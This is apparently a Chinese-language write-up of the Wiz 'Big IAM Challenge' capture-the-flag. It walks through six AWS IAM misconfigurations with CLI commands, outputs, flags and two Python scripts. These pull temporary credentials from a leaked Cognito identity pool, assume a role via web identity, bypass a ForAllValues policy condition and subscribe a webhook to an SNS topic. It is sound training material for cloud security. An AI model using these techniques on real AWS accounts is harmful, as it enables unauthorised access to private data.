The Big IAM Challenge
参考:IAM风险CTF挑战赛 - 蚁景网安实验室 - 博客园
Buckets of Fun
We all know that public buckets are risky. But can you find the flag?
IAM策略
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
| {
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Allow",
"Principal": "*",
"Action": "s3:GetObject",
"Resource": "arn:aws:s3:::thebigiamchallenge-storage-9979f4b/*"
},
{
"Effect": "Allow",
"Principal": "*",
"Action": "s3:ListBucket",
"Resource": "arn:aws:s3:::thebigiamchallenge-storage-9979f4b",
"Condition": {
"StringLike": {
"s3:prefix": "files/*"
}
}
}
]
}
|
可以看到策略:
1、允许任何用户对指定的S3存储桶执行GetObject操作以获取对象的内容。
2、允许任何用户对指定的S3存储桶执行ListBucket操作列出存储桶中符合指定前缀条件的对象
直接列桶
1
2
3
| > aws s3 ls s3://thebigiamchallenge-storage-9979f4b/files/
2023-06-05 19:13:53 37 flag1.txt
2023-06-08 19:18:24 81889 logo.png> aws s3 ls s3://thebigiamchallenge-storage-9979f4b/files/
|
cp到根目录读取或者直接web访问http://s3.amazonaws.com/thebigiamchallenge-storage-9979f4b/files/flag1.txt
1
2
3
4
5
| > aws s3 cp s3://thebigiamchallenge-storage-9979f4b/files/flag1.txt /tmp/flag.txt
Completed 37 Bytes/37 Bytes (676 Bytes/s) with 1 file(s) remainingdownload: s3://t
hebigiamchallenge-storage-9979f4b/files/flag1.txt to ../../tmp/flag.txt
> cat ../../tmp/flag.txt
{wiz:exposed-storage-risky-as-usual}> aws s3 cp s3://thebigiamchallenge-storage-9979f4b/files/flag1.txt /tmp/flag.txt> cat ../../tmp/flag.txt
|
Google Analytics
We created our own analytics system specifically for this challenge. We think it’s so good that we even used it on this page. What could go wrong?
Join our queue and get the secret flag.
IAM策略
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
| {
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Allow",
"Principal": "*",
"Action": [
"sqs:SendMessage",
"sqs:ReceiveMessage"
],
"Resource": "arn:aws:sqs:us-east-1:092297851374:wiz-tbic-analytics-sqs-queue-ca7a1b2"
}
]
}
|
该IAM策略允许任何用户对特定的SQS队列执行SendMessage和ReceiveMessage操作,即发送和接收消息。该策略存在如下安全风险:
1、该策略将操作权限授予了所有用户("*"),意味着任何具有该策略的用户或角色都可以发送和接收消息。
2、该策略没有限制允许访问的用户、角色或其他条件。它允许所有用户执行SendMessage和ReceiveMessage操作。
先接收消息队列中的消息
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| > aws sqs receive-message --queue-url https://sqs.us-east-1.amazonaws.com/0922978513
74/wiz-tbic-analytics-sqs-queue-ca7a1b2
{
"Messages": [
{
"MessageId": "c0348f22-acd9-4097-9cfc-5dba8c55cd3e",
"ReceiptHandle": "AQEBOtgTXyeTYBv7mEBrk0APG2Mf1bgtgv8giqwMnLudPGP/6KAC
MCCUfuMcmd4aj1vMZ7jfaKUAsk4l2UaU54lve8R36+dD3RPdjMWxQBPcaEasjo11aUON+o7lusPPLtq7fG
cm2gBcmYozl4ZjF8NhAIqv/Y4WNPSoJi+kfNUK9rM+u4ghv6TG1jxCdktS5TQ48+PSWgaaJHTCqud1MebP
MSG/p5SwIulBf+OJnEvp/jOBYD+kFoYHYL52SEITdbOpHHTimXZA1CYxYqjGetx/ru4MY0YFYmArTh6K+T
OpBcuJXJxbXrMPPFRI+EZo6jSFmHNGkyOUkQ9sEQq5XNDMy5iGGE29Mm2T5z9TTJXX4fbuwM0WWfh51YHW
+u9kyCw7j7Gnl8BtZ/Wew1agJmRr9lfXne9H8SPxNX7x5/rAQ6g=",
"MD5OfBody": "4cb94e2bb71dbd5de6372f7eaea5c3fd",
"Body": "{\"URL\": \"https://tbic-wiz-analytics-bucket-b44867f.s3.amaz
onaws.com/pAXCWLa6ql.html\", \"User-Agent\": \"Lynx/2.5329.3258dev.35046 libwww-FM
/2.14 SSL-MM/1.4.3714\", \"IsAdmin\": true}"
}
]
}
|
访问这个url就能拿到flag
Enable Push Notifications
We got a message for you. Can you get it?
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
| {
"Version": "2008-10-17",
"Id": "Statement1",
"Statement": [
{
"Sid": "Statement1",
"Effect": "Allow",
"Principal": {
"AWS": "*"
},
"Action": "SNS:Subscribe",
"Resource": "arn:aws:sns:us-east-1:092297851374:TBICWizPushNotifications",
"Condition": {
"StringLike": {
"sns:Endpoint": "*@tbic.wiz.io"
}
}
}
]
}
|
该策略允许任何AWS用户对指定的SNS主题(ARN为"arn:aws:sns:us-east-1:092297851374:TBICWizPushNotifications")进行订阅操作。订阅条件要求订阅者的Endpoint必须以"*@tbic.wiz.io"结尾。该策略存在如下风险:
- 全局访问权限:该策略中指定了允许任何AWS用户("*")执行SNS订阅操作。这意味着任何具有有效的AWS凭证的用户都可以订阅该SNS主题。如果此策略不是有意为特定用户或实体设计的,可能存在风险,因为未经授权的用户可以执行订阅操作。
- 通配符条件:该策略中的条件指定订阅者的Endpoint必须以"*@tbic.wiz.io"结尾。然而,通配符条件可能过于宽松,允许任何以该域名结尾的Endpoint进行订阅,包括未经授权的Endpoint。这可能导致未经授权的实体订阅主题并接收敏感信息或滥用SNS服务。
- 潜在的信息泄露:由于该策略允许任何人订阅主题,如果主题包含敏感信息或重要通知,可能会导致信息泄露的风险。攻击者可以订阅主题并接收敏感信息,甚至利用该信息进行其他恶意行为。
AWS用户可以使用SNS:Subscribe操作订阅指定的SNS主题:
1
| aws sns subscribe --topic-arn <主题ARN> --protocol <协议> --notification-endpoint <订阅者Endpoint>
|
<主题ARN>为实际的SNS主题ARN。所使用的协议有HTTP、HTTPS、Email、SMS等,订阅者的Endpoint具体根据策略中的条件要求。
对该题目设置SNS订阅:
1
| aws sns subscribe --topic-arn arn:aws:sns:us-east-1:092297851374:TBICWizPushNotifications --protocol email --notification-endpoint xxx@tbic.wiz.io
|
但是我们没有这种邮箱,改用http,这里选择vps或者webhook都行
1
2
3
4
5
6
| > aws sns subscribe --topic-arn arn:aws:sns:us-east-1:092297851374:TBICWizPushNotifi
cations --protocol https --notification-endpoint 'https://webhook.site/93173cef-bb
5e-4408-94b5-ba6cc2bd7fb1/@tbic.wiz.io'
{
"SubscriptionArn": "pending confirmation"
}
|

这里拿到一个确认请求,然后浏览器访问订阅url,一会就会收到message拿到flag

Admin only?
We learned from our mistakes from the past. Now our bucket only allows access to one specific admin user. Or does it?
IAM策略
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| {
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Allow",
"Principal": "*",
"Action": "s3:GetObject",
"Resource": "arn:aws:s3:::thebigiamchallenge-admin-storage-abf1321/*"
},
{
"Effect": "Allow",
"Principal": "*",
"Action": "s3:ListBucket",
"Resource": "arn:aws:s3:::thebigiamchallenge-admin-storage-abf1321",
"Condition": {
"StringLike": {
"s3:prefix": "files/*"
},
"ForAllValues:StringLike": {
"aws:PrincipalArn": "arn:aws:iam::133713371337:user/admin"
}
}
}
]
}
|
该策略用于定义对 Amazon S3 存储桶的访问权限。其中包含了两个声明(Statement):
1、声明一允许任何用户存储桶执行GetObject操作,访问thebigiamchallenge-admin-storage-abf1321的s3储存桶资源。
2、声明二允许任何用户对S3存储桶执行ListBucket操作,列出存储桶中的对象。该声明有一个约束条件限制请求中的后缀必须以"files/" 开头,并且访问资源的主体是arn:aws:iam::133713371337:user/admin。

但是这题看似要admin,但 aws:PrincipalArn 是单值上下文键,匿名请求中不存在;AWS 官方明确:ForAllValues 在请求中没有该上下文键时也返回 true。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
| > aws s3 ls s3://thebigiamchallenge-admin-storage-abf1321/files/ --no-sign-request
2023-06-07 19:15:43 42 flag-as-admin.txt
2023-06-08 19:20:01 81889 logo-admin.png
> aws s3 cp s3://thebigiamchallenge-admin-storage-abf1321/files/flag-as-admin.txt /t
mp/flag4.txt
Completed 42 Bytes/42 Bytes (634 Bytes/s) with 1 file(s) remainingdownload: s3://t
hebigiamchallenge-admin-storage-abf1321/files/flag-as-admin.txt to ../../tmp/flag4
.txt
> cat ../../tmp/flag4.txt
{wiz:principal-arn-is-not-what-you-think}
|
实际上跟之前一样直接浏览器访问也行,s3的rest api格式
1
| https://<bucket-name>.s3.<region>.amazonaws.com/?list-type=2&prefix=<prefix>
|

Do I know you?
We configured AWS Cognito as our main identity provider. Let’s hope we didn’t make any mistakes.
IAM
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| {
"Version": "2012-10-17",
"Statement": [
{
"Sid": "VisualEditor0",
"Effect": "Allow",
"Action": [
"mobileanalytics:PutEvents",
"cognito-sync:*"
],
"Resource": "*"
},
{
"Sid": "VisualEditor1",
"Effect": "Allow",
"Action": [
"s3:GetObject",
"s3:ListBucket"
],
"Resource": [
"arn:aws:s3:::wiz-privatefiles",
"arn:aws:s3:::wiz-privatefiles/*"
]
}
]
}
|
如上策略有两个声明,VisualEditor0声明允许向MobileAnalytics服务发送事件数据以及对Cognito Sync服务执行任何操作,且对这两个服务中的所有资源都可以操作。VisualEditor1声明允许执行GetObject和ListBucket两个操作,来获取wiz-privatefiles存储桶中的对象并列出存储桶中的内容。

前端泄露了identity-poolId
1
| AWS.config.credentials = new AWS.CognitoIdentityCredentials({IdentityPoolId: "us-east-1:b73cb2d2-0d00-4e77-8e80-f99d9c13da3b"});
|
拿到这个就能获取AKSK之类的信息,从而拿下s3权限

直接写脚本获取
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
| #!/usr/bin/env python3
"""Get Cognito guest identity credentials via boto3 (anon), list/fetch wiz-privatefiles."""
import boto3, json, sys
from botocore import UNSIGNED
from botocore.config import Config
region = 'us-east-1'
pool = 'us-east-1:b73cb2d2-0d00-4e77-8e80-f99d9c13da3b'
cog = boto3.client('cognito-identity', region_name=region, config=Config(signature_version=UNSIGNED))
ident = cog.get_id(IdentityPoolId=pool)
print('identity:', ident['IdentityId'], file=sys.stderr)
creds = cog.get_credentials_for_identity(IdentityId=ident['IdentityId'])['Credentials']
ak, sk, token = creds['AccessKeyId'], creds['SecretKey'], creds['SessionToken']
s3 = boto3.client('s3', region_name=region,
aws_access_key_id=ak, aws_secret_access_key=sk, aws_session_token=token)
if len(sys.argv) > 1:
print(s3.get_object(Bucket='wiz-privatefiles', Key=sys.argv[1])['Body'].read().decode(errors='replace'))
else:
print(json.dumps(s3.list_objects_v2(Bucket='wiz-privatefiles').get('Contents', []), indent=1, default=str))
|
如果手工用下面命令操作
1
2
3
4
5
6
7
| POOL='us-east-1:b73cb2d2-0d00-4e77-8e80-f99d9c13da3b'
aws cognito-identity get-id --identity-pool-id "$POOL" --region us-east-1 --no-sign-request --query IdentityId --output text
aws cognito-identity get-credentials-for-identity --identity-id '<上一步的IdentityId>' --region us-east-1 --no-sign-request
# 第二条实际响应含 Credentials.AccessKeyId / SecretKey / SessionToken
# 将返回的三项凭证仅在自己的隔离会话中临时配置,再运行:
aws s3api list-objects-v2 --bucket wiz-privatefiles --region us-east-1
aws s3 cp s3://wiz-privatefiles/flag1.txt - --region us-east-1
|
One final push
Anonymous access no more. Let’s see what can you do now.
Now try it with the authenticated role: arn:aws:iam::092297851374:role/Cognito_s3accessAuth_Role
IAM
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
| {
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Allow",
"Principal": {
"Federated": "cognito-identity.amazonaws.com"
},
"Action": "sts:AssumeRoleWithWebIdentity",
"Condition": {
"StringEquals": {
"cognito-identity.amazonaws.com:aud": "us-east-1:b73cb2d2-0d00-4e77-8e80-f99d9c13da3b"
}
}
}
]
}
|
该策略用于定义IAM角色的信任关系,当cognito-identity身份服务进行Web身份验证时,可以使用STS的AssumeRoleWithWebIdentity操作请求临时凭证进行验证身份。此操作将验证来自cognito-identity身份服务的用户身份,并根据策略规定的条件和权限,为该用户生成一组临时凭证。这些临时凭证具有一定的时效性,可用于对 AWS 资源进行访问。
题目中提示不再有匿名访问且需要使用身份aws:iam::092297851374:role/Cognito_s3accessAuth_Role进行操作,策略信息也指明了cognito-identity验证中的aud必须是identity_pool_id为us-east-1:b73cb2d2-0d00-4e77-8e80-f99d9c13da3b。
先获取identity-id
1

| aws cognito-identity get-id --identity-pool-id "us-east-1:b73cb2d2-0d00-4e77-8e80-f99d9c13da3b"
|
获取jwt
1
| aws cognito-identity get-open-id-token --identity-id 获取到的identity-id
|

根据arn和token拿AKSK
1
| aws sts assume-role-with-web-identity --role-arn arn:aws:iam::092297851374:role/Cognito_s3accessAuth_Role --role-session-name 自定义session名称 --web-identity-token 获取到的token令牌
|
后续就是aksk设置环境变量列桶内容了,桶名如下
脚本梭哈
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
| #!/usr/bin/env python3
"""Ch6: use Cognito identity to assume Cognito_s3accessAuth_Role via STS web identity."""
import boto3, sys
from botocore import UNSIGNED
from botocore.config import Config
region = 'us-east-1'
pool = 'us-east-1:b73cb2d2-0d00-4e77-8e80-f99d9c13da3b'
cog = boto3.client('cognito-identity', region_name=region, config=Config(signature_version=UNSIGNED))
ident = cog.get_id(IdentityPoolId=pool)
print('identity:', ident['IdentityId'], file=sys.stderr)
# get_open_id_token gives the web identity token for AssumeRoleWithWebIdentity
openid = cog.get_open_id_token(IdentityId=ident['IdentityId'])
token = openid['Token']
sts = boto3.client('sts', region_name=region, config=Config(signature_version=UNSIGNED))
resp = sts.assume_role_with_web_identity(
RoleArn='arn:aws:iam::092297851374:role/Cognito_s3accessAuth_Role',
RoleSessionName='ctf',
WebIdentityToken=token)
c = resp['Credentials']
print('assumed:', resp['AssumedRoleUser']['Arn'], file=sys.stderr)
s3 = boto3.client('s3', region_name=region,
aws_access_key_id=c['AccessKeyId'],
aws_secret_access_key=c['SecretAccessKey'],
aws_session_token=c['SessionToken'])
BUCKET = 'wiz-privatefiles-x1000'
if len(sys.argv) > 1:
print(s3.get_object(Bucket=BUCKET, Key=sys.argv[1])['Body'].read().decode(errors='replace'))
else:
import json
print(json.dumps(s3.list_objects_v2(Bucket=BUCKET).get('Contents', []), indent=1, default=str))
|